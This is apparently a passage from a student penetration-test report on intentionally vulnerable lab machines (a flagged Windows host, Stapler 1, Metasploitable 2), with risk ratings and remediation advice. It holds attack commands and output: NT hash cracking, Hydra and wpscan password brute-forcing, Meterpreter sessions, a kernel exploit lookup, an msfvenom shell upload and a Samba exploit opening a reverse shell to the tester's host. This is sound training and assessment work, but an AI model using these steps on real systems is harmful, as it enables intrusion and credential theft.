root@ip-10-10-108-202:~# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (?)
1g 0:00:00:07 DONE (2024-10-19 02:39) 0.1335g/s 1361Kp/s 1361Kc/s 1361KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-108-202:~#
```


```
meterpreter > cd C:\\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:36 +0000  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 06:08:56 +0100  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 04:20:08 +0100  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 22:22:01 +0000  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 22:28:38 +0000  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 22:35:57 +0000  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:22 +0000  Recovery
040777/rwxrwxrwx  4096   dir   2024-10-19 03:53:33 +0100  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 03:13:28 +0000  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 22:36:30 +0000  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 19:27:21 +0000  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter >
```

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```


```
meterpreter > cd C:\\Windows\\System32\\config
meterpreter > ls
Listing: C:\Windows\System32\config
```

```
100666/rw-rw-rw-  34        fil   2019-03-17 19:32:48 +0000  flag2.txt
```

```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```



```
meterpreter > cd Jon
meterpreter > ls
Listing: C:\Users\Jon
=====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  AppData
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Application Data
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Contacts
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Cookies
040555/r-xr-xr-x  0       dir   2018-12-13 03:49:07 +0000  Desktop
040555/r-xr-xr-x  4096    dir   2018-12-13 03:49:20 +0000  Documents
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Downloads
040555/r-xr-xr-x  4096    dir   2018-12-13 03:13:51 +0000  Favorites
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Links
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Local Settings
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Music
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  My Documents
100666/rw-rw-rw-  524288  fil   2019-03-17 20:05:06 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-12-13 03:32:45 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2018-12-13 03:32:45 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-12-13 03:32:45 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  NetHood
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Pictures
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  PrintHood
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Recent
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Saved Games
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Searches
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  SendTo
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Start Menu
040777/rwxrwxrwx  0       dir   2018-12-13 03:13:31 +0000  Templates
040555/r-xr-xr-x  0       dir   2018-12-13 03:13:48 +0000  Videos
100666/rw-rw-rw-  262144  fil   2019-03-17 20:05:06 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-12-13 03:13:31 +0000  ntuser.dat.LOG2
```



```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 03:13:48 +0000  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 19:26:36 +0000  flag3.txt

meterpreter > catflag3.txt
[-] Unknown command: catflag3.txt. Run the help command for more details.
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

- Screenshots of Nmap scans, Metasploit commands, privilege escalation confirmation, and hash dump results.

## Potential Impact:

Unauthorised access could lead to data breaches, exposure of sensitive information, and further exploitation of the network.

## 3.3 Machine 3: Stapler 1

### Description of Vulnerabilities:

The stapler 1 machine exhibits several vulnerabilities, including:

- **Anonymous FTP Login:** Port 21 allows anonymous login, providing a potential entry point.
- **SSH Access:** Multiple usernames were found, which could be exploited.
- **Kernel Vulnerabilities:** The machine runs a vulnerable kernel version, allowing for privilege escalation.
- **Web Services:** Open HTTP services on ports 80 and 12380, including a WordPress site susceptible to enumeration and exploitation.

### Risk Rating: High

- The combination of open services and vulnerable software significantly increases the risk of unauthorised access and control over the system.

### Affected Systems:

- **FTP Service** (port 21)
- **SSH Service** (port 22)
- **HTTP Service** (port 80 and 12380)
- **WordPress Application**


### Exploitation Process:


1. **Initial Access:**


    - Conducted host discovery and a comprehensive scan of all ports on the target IP.
    - Found port 21 open with anonymous login enabled, but minimal information was obtained.
    - Utilised the `enum4linux` tool, revealing SSH usernames, which were saved for password testing.
2. **Brute Force SSH Login:**
    - Employed `hydra` to brute-force SSH credentials, resulting in successful logins for two accounts.
    - Accessed the machine via SSH using the retrieved credentials.
3. **First Privilege Escalation:**
    - Checked the `/etc/passwd` file and identified user **peter** as a sudo user.
    - Searched the home directory for files containing the name "peter" and located a `.bash_history` file that contained his password.
    - Switched to the **peter** account using the `su -` command and verified ALL access privileges.
    - Escalated to root using the `sudo` command.
4. **Second Privilege Escalation:**
    - Reconnected via SSH using the previously obtained credentials.
    - Gathered kernel information with the `uname` command and researched exploits for the kernel version.
    - Downloaded an exploit file, started an HTTP service, and transferred the exploit to the machine.
    - Executed the exploit, achieving root access.
5. **Third Privilege Escalation:**
    - Noticed HTTP services running on ports 80 and 12380; accessed the site on port 12380.
    - Used `nikto` for enumeration, discovering a WordPress page on `/blogblog/`.
    - Utilised `wpscan` to identify users, successfully brute-forcing **john**'s password.
    - Logged in and created a shell using `msfvenom` for upload via plugins.
    - Set up a listener on port 443 to establish a reverse shell through Metasploit.
    - Navigated to the content page to execute the shell file and gained limited access.
    - Searched for privilege escalation exploits and found a suitable tool.
    - Downloaded and executed the exploit, successfully gaining root access.


# Evidence:



(ahmed㉿kali)-[~]
$ nmap -A -p- 192.168.174.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 12:13 EDT
Nmap scan report for 192.168.174.140
Host is up (0.0036s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.174.133
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text



(ahmed㉿kali)-[~]
$ hydra -L stapler_users.txt -P passwords.txt ssh://192.168.174.140 -t32
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
hese *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 12:52:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 1080 login tries (l:30/p:36), ~34 tries per task
[DATA] attacking ssh://192.168.174.140:22/
[22][ssh] host: 192.168.174.140 login: SHayslett password: SHayslett
[STATUS] 376.00 tries/min, 376 tries in 00:01h, 714 to do in 00:02h, 22 active
[22][ssh] host: 192.168.174.140 login: MFrei password: letmein
[STATUS] 368.50 tries/min, 737 tries in 00:02h, 356 to do in 00:01h, 19 active
[STATUS] 353.33 tries/min, 1060 tries in 00:03h, 36 to do in 00:01h, 16 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-16 12:55:35


(ahmed㉿kali)-[~]
$ wpscan --url https://192.168.174.140:12380/blogblog/ --disable-tls-checks --usernames john --passwords /usr/share/wordlists/rockyou.txt -t 100
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart


https://www.exploit-db.com/exploits/39772
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
EXPLOIT DATABASE
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
EDB-ID:
39772
CVE:
2016-4557
Author:
GOOGLE SECURITY RESEARCH
Type:
LOCAL
Platform:
LINUX
Date:
2016-05-04
EDB Verified:
Exploit:
Vulnerable App:


LES: Linux privilege escalation auditing tool
Quick download:
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Details about LES usage and inner workings:
https://mzet-.github.io/2019/05/10/les-paper.html
Additional resources for the LES:
https://github.com/mzet-/les-res
Purpose
LES tool is designed to assist in detecting security deficiencies for a given Linux kernel/Linux-based machine. It provides following functionality:




### Potential Impact:

Unauthorised access could lead to complete control over the system, exposing sensitive information and potentially affecting network security.

## 3.4 Machine 4: Metasploitable

### Description of Vulnerabilities

- **FTP (Port 21)**: Anonymous login allowed, leading to unauthorised access.
- **Telnet (Port 23)**: Unsecured remote access, allowing command execution.
- **Samba (Ports 139 & 445)**: Exploitable SMB protocol with weak configurations.
- **Rexec_login (Port 512)**: Unsecured command execution service.
- **Rlogin (Port 513)**: Legacy remote login service lacking security.
- **TCP Wrapped (Port 514)**: Vulnerable to plaintext transmission through RSH.
- **ProFTPD (Port 2121)**: FTP server with inadequate access controls.
- **MySQL (Port 3306)**: Weak authentication allowing unauthorised database access.

### Risk Rating

- **Critical**: Telnet (Port 23), Samba (Ports 139 & 445), MySQL (Port 3306).
- **High**: FTP (Port 21), Rexec_login (Port 512), Rlogin (Port 513), TCP Wrapped (Port 514).
- **Medium**: ProFTPD (Port 2121).

### Affected Systems

- Metasploitable 2 VM, which is intentionally vulnerable for testing and training.


### Exploitation Process

1. **Initial Setup**
    - Identify IP of Kali machine using `ifconfig` (192.168.168.132).

- Discover Metasploitable 2 IP (192.168.168.131) using `nmap` or `netdiscover`.

2. **Service Scanning**
   - Conduct comprehensive port scan (`nmap -p- -sV 192.168.168.131` or using Nessus).
3. **Individual Service Exploitation**
   - **FTP (Port 21)**:
     - Used `hydra` for brute-forcing, gaining valid logins.
     - Mitigation: Disable anonymous access, use SFTP/FTPS.
   - **Telnet (Port 23)**:
     - Connected via Telnet using valid credentials.
     - Mitigation: Disable Telnet, use SSH.
   - **Samba (Ports 139 & 445)**:
     - Used Metasploit's `usermap_script` to gain a shell.
     - Mitigation: Upgrade Samba to secure versions.
   - **Rexec_login (Port 512)**:
     - Executed commands without authentication (`rexec -l root 192.168.168.131 <command>`).
     - Mitigation: Disable Rexec, use SSH.
   - **Rlogin (Port 513)**:
     - Gained remote access with root privileges.
     - Mitigation: Disable Rlogin, use SSH.
   - **TCP Wrapped (Port 514)**:
     - Accessed using RSH without authentication.
     - Mitigation: Require password for login.
   - **ProFTPD (Port 2121)**:
     - Connected using valid FTP credentials.
     - Mitigation: Disable anonymous access, enforce strong authentication.
   - **MySQL (Port 3306)**:
     - Accessed MySQL without a password (`mysql -u root -h 192.168.168.131 -p`).
     - Mitigation: Set strong passwords, limit access by IP.

## Evidence



```
[DATA] attacking ftp://192.168.168.131:21/
[21][ftp] host: 192.168.168.131   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.168.131   login: service   password: service
[21][ftp] host: 192.168.168.131   login: user   password: user
[21][ftp] host: 192.168.168.131   login: postgres   password: postgres
1 of 1 target successfully completed, 4 valid passwords found
```

```
┌──(ibrahim84㉿kali)-[~/Downloads]
└─$ ftp 192.168.168.131
Connected to 192.168.168.131.
220 (vsFTPd 2.3.4)
Name (192.168.168.131:ibrahim84): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
```

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.168.131
rhosts ⇒ 192.168.168.131
```

```
[*] Started reverse TCP handler on 192.168.168.132:4444
[*] Command shell session 1 opened (192.168.168.132:4444 → 192.168.168.131:58252) at 2024-10-13 15:45:21 -0400

whoami
root
```

```
┌──(ibrahim84㉿kali)-[~/Desktop]
└─$ mysql -u root -p -h 192.168.168.131
Enter password:
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```

### Potential Impact

- **System Compromise**: Full control over the Metasploitable machine.
- **Data Breach**: Unauthorised access to sensitive data stored on the system.
- **Network Vulnerability**: Potential lateral movement to other systems in the network.
- **Reputation Damage**: Risk of negative implications if exploited in a real-world scenario.

# 5. Recommendations

- **Disable Unsecured Services**:
  - **FTP** and **Telnet**: Disable these services as they transmit data in plaintext and are susceptible to unauthorised access. Use secure alternatives like SFTP and SSH for secure communications.
  - **Rexec** and **Rlogin**: These services should be disabled due to their inherent security risks. Replace them with SSH, which provides encrypted communication.
- **Implement Strong Authentication**:
  - Enforce strong password policies for all user accounts, especially for default or unused accounts. Use complex passwords and consider multi-factor authentication to enhance security.
- **Regular Software Updates**:
  - Keep all services, especially **Samba** and **ProFTPD**, up to date to mitigate known vulnerabilities. Regularly check for patches and updates from vendors.
- **Limit Access**:
  - Restrict access to critical services like **MySQL** to specific IP addresses. Implement firewall rules to allow only trusted hosts to connect.
- **Conduct Regular Vulnerability Assessments**:
  - Perform routine vulnerability assessments and penetration testing to identify and remediate vulnerabilities proactively.
- **User Training and Awareness**:

- Provide training to users about the risks of using unsecured protocols and the importance of following security best practices.

# 6. Conclusion

The assessment of the Metasploitable virtual machine environment has revealed multiple high-risk vulnerabilities across several critical services. These vulnerabilities pose significant risks, including unauthorised access and potential system compromise. By following the recommendations outlined above, organisations can significantly enhance their security posture, reduce the likelihood of exploitation, and protect sensitive data.

The importance of maintaining a secure computing environment cannot be overstated. Implementing strong security practices, keeping systems updated, and educating users about potential threats will create a more robust defence against cyberattacks. By addressing these vulnerabilities proactively, organisations can minimise their risk exposure and strengthen their overall cybersecurity framework.